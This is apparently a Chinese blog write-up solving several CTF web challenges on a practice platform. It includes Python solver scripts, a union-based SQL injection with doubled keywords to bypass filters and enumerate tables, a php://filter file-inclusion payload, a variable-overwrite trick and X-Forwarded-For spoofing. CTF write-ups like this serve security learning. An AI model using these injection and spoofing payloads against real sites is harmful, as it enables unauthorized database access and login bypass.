论剑场 web部分 writeup

原创

天问_Herbert555 于 2019-10-25 19:31:51 发布 1697 收藏 3

分类专栏： # 各平台题目 文章标签： writeup ctf 论剑场

文章目录

一，python

日志审计

```
import re
import sys
f = open("D:\\desktop\\1.txt")
line = 1
while line:
    line = f.readline()
    if line!='':
        a=re.search('%3D',line).end()
        b=re.search('--',line).start()
        c=line[a:b]
        sys.stdout.write(chr(int(c)))
#flag{mayiyahei1965ae7569}
```

web2

链接：论剑场web2

python代码：

```
import re
import requests
url='http://123.206.31.85:10002/'
s=requests.session()
html=s.get('http://123.206.31.85:10002/').text
num1=re.search('<br/>',html).end()
html=html[num1:]
num=re.search('</p>',html).start()
html=html[:num]
result=s.post(url,data={'result':eval(html)})
print(result.text)
```

结果：

```
>>> import re
>>> import requests
>>> url='http://123.206.31.85:10002/'
>>> s=requests.session()
>>> html=s.get('http://123.206.31.85:10002/').text
>>> num1=re.search('<br/>',html).end()
>>> html=html[num1:]
>>> num=re.search('</p>',html).start()
>>> html=html[:num]
>>> result=s.post(url,data={'result':eval(html)})
>>> print(result.text)
<p>flag{b37d6bdd7bb132c7c7f6072cd318697c}</p>
>>>
```


用到的函数总结：

1， search() 与 .start

```
<html>
<head>
<title></title>
</head>
<body>
<p>
请在三秒之内计算出以下式子，计算正确就的到flag哦！<br/>
862*912583+103*(6284+8134)</p>
<form action="" method="post">
计算结果:<input type="text" name="result"/>
<input type="submit" value="提交"/>
</form>
</body>
</html>
```


search（） 这里是用search（pattern=‘’, string=‘’）函数返回 </p> 第一个字符的位置。
（目的：用 html=html[:num] 将目的计算式提取出来）。

.start() 取开头位置 .end 取结尾位置。

2， eval() 与 post（）

功能：
eval():将字符串str当成有效的表达式来求值并返回计算结果。

post（url=‘’，data=‘’）用post方法访问网页,并传递data里的值给网页。

web11


```
import hashlib

def get_token(txt):
    m1 = hashlib.md5()
    m1.update(txt.encode("utf-8"))
    token = m1.hexdigest()
    return token
for i in range(0,999999):
    if get_token(str(i))[0:6] == '89240b':
        print(i)
        break
```


or

```
import hashlib

def get_md5(txt):
 m1=hashlib.md5()
 m1.update(txt.encode('utf-8'))
 m2=m1.hexdigest()
 return m2

for i in range(0,999999):
 if get_md5(str(i))[0:6] == '89240b':
  print(i)
  break
```


web13

论剑场web13链接

用burp抓包



发现herders里面password参数有base64码，解码发现flag，输入flag不对，提示能不能再快点。然后就要用到python了。



```
import re
import requests
import base64
url='http://123.206.31.85:10013/index.php'
s=requests.session()
html=s.get(url)
html=s.get(url).headers
psw=html['password']
a=base64.b64decode(psw)
print(a)
a=a[5:37]
print(a)
b=s.post(url,data={'password':a})
print(b).text
```

结果：

```
>>> import re
>>> import requests
>>> import base64
>>> url='http://123.206.31.85:10013/index.php'
>>> s=requests.session()
>>> html=s.get(url)
>>> html=s.get(url).headers
>>> psw=html['password']
>>> a=base64.b64decode(psw)
>>> print(a)
flag{ee3a0604c06f9ce3e4dd5c85d9b5d91c}
>>> a=a[5:37]
>>> print(a)
ee3a0604c06f9ce3e4dd5c85d9b5d91c
>>> b=s.post(url,data={'password':a})
>>> print(b).text
<html>
<body style="text-align:center;">
<div>
<img src="logo.png">
<p style="background:url('logo.png') no-repeat;"></p>
</div>
</body>

</html>

flag{FjXAkdGnOBoIUZaFzHqjInY2VndLSg}
>>>
```


web20

题目：

```
你的动态密文是：a1b74fb933a0ff796af69920541d9e681
GET提交对应的密文可以得到flag(form_input_name='key')
输出格式：'flag{....}'
```

这道题有两种方法：

1，第一种是MD5（时间戳）+一位随机数。

2，第二种方法是 直接获取网页上的动态密文提交。

python脚本：（MD5(时间戳)+随机数）

```
import time
import hashlib
import requests
import random


urllen=160
s=requests.session()

while urllen==160:
 b=time.time()#+1    注：这里的+1应该是看电脑时间准不准，我有时候要加1，有时候不用加1.
 tim=str(int(b))
 a=hashlib.md5()
 a.update(tim.encode("utf-8"))
 c=a.hexdigest()
 url='http://123.206.31.85:10020/?key='+str(c)+str(random.randint(1,9))
 print url
 html=s.get(url).text
 urllen=len(html)


print html
```

python脚本：（获取网页上的动态密文提交）

```
import hashlib
import re
import requests

urllen=160#提前测出长度为160

while urllen==160:#如果页面长度不是160，说明flag出现
 s=requests.session()
 url="http://123.206.31.85:10020/"
 a=s.get(url).text
 a=a[27:60]
 url2="http://123.206.31.85:10020/?key="+str(a)
 html=s.get(url2).text
 urllen=len(html)

print html.encode("utf-8")
```

用到的函数：

一，str()函数：

Python str() 函数

Python 内置函数

描述

str() 函数将对象转化为适于人阅读的形式。

语法

以下是 str() 方法的语法:

```
class str(object='')
```

参数

- object -- 对象。

返回值

返回一个对象的string格式。

实例

以下展示了使用 str() 方法的实例：

```
>>>s = 'RUNOOB'
>>> str(s)
'RUNOOB'
>>> dict = {'runoob': 'runoob.com', 'google': 'google.com'};
>>> str(dict)
"{'google': 'google.com', 'runoob': 'runoob.com'}"
>>>
```


二，int （）函数：

Python int() 函数

Python 内置函数

描述

int() 函数用于将一个字符串或数字转换为整型。

实例

以下展示了使用 int() 方法的实例：

```
>>>int()              # 不传入参数时，得到结果0
0
>>> int(3)
3
>>> int(3.6)
3
>>> int('12',16)        # 如果是带参数base的话，12要以字符串的形式进行输入，12 为 16进制
18
>>> int('0xa',16)
10
>>> int('10',8)
8
```



二， SQL注入

web18

打开是这样的：

1，尝试sql注入,首先加一个分号，网页报错。

```
http://123.206.31.85:10018/list.php?id=1'
```



2，加“**--+**”注释后面的内容，不报错。说明是单引号闭合。
也可以使用 **%23**’ 或 **--**’ 或 **'**。

```
http://123.206.31.85:10018/list.php?id=1'--+
```


3，测试发现union，select，or 过滤掉了，需要双写绕过。

```
http://123.206.31.85:10018/list.php?id=1' union --+
http://123.206.31.85:10018/list.php?id=1' select --+
http://123.206.31.85:10018/list.php?id=1' or --+      //都不报错
```


4，sql注入

```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,3 --+
//不报错，说明字段数为3。
```



```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,database() --+
 //数据库为web18。
```





```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,group_concat(table_name
)from infoorrmation_schema.tables where table_schema='web18' --+
 //测得表名为ctf和flag。
```



```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,group_concat(column_
name) from infoorrmation_schema.columns where table_name='flag' --+
//列名为id和flag。
```




```
http://123.206.31.85:10018/list.php?id=0' ununionion seselectlect 1,2,flag from web18.flag --+
//得到flag
```



三，其他

web1

1，extract()函数使用数组键名作为变量名，使用数组键值作为变量值。但是当变量中有同名的元素时，该函数默认将原有的值给覆盖掉。这就造成了变量覆盖漏洞。

2，file_get_contents()可以用php://input绕过。

综上：a不赋值，b赋值为php://input,这样a,c值都为空，得到flag

web 3

这道题试了半天不是文件上传，而是文件包含。利用PHP伪协议读取flag内容。

```
http://123.206.31.85:10003/?op=php://filter/convert.base64-encode/resource=flag
```

web6

随便输入账号密码测试一下，弹出以下字样，于是想起x-forwarded-for伪造。

但是账号密码想半天也不知道怎么得到，看了别人的writeup才知道在注释最下面。然后抓包…

```
x-forwarded-for: 127.0.0.1

user=admin&pass=test123
```